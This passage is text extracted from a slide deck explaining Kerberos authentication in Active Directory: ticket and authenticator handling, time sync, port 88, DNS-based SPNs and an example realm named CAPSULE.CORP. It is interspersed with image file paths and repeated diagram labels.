 - A copy of the key is also **included within the Ticket** requested
- Services receive Ticket + Authenticator
 1. Decrypt Ticket
 2. Extract session key from the Ticket
 3. Use session key to decrypt Authenticator
 4. Confirm ownership







	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator








	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator









	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

Kerberos in Active Directory


Kerberos in Active Directory

- All Kerberos actors need to have the time synchronized to a central time source (otherwise ticket expirations and timestamps...)
- The Kerberos protocol uses port 88 (TCP/UDP)
- Kerberos does not – normally – work with IP addresses, it relies on DNS names
 - In recent versions of Windows, Kerberos clients can be configured to support IPv4 and IPv6 hostnames in SPNs


Components

CAPSULE.CORP

AUTHENTICATION SERVER



WORKSTATION




SERVER

CAPSULE.CORP




Realm - Domain




CAPSULE.CORP



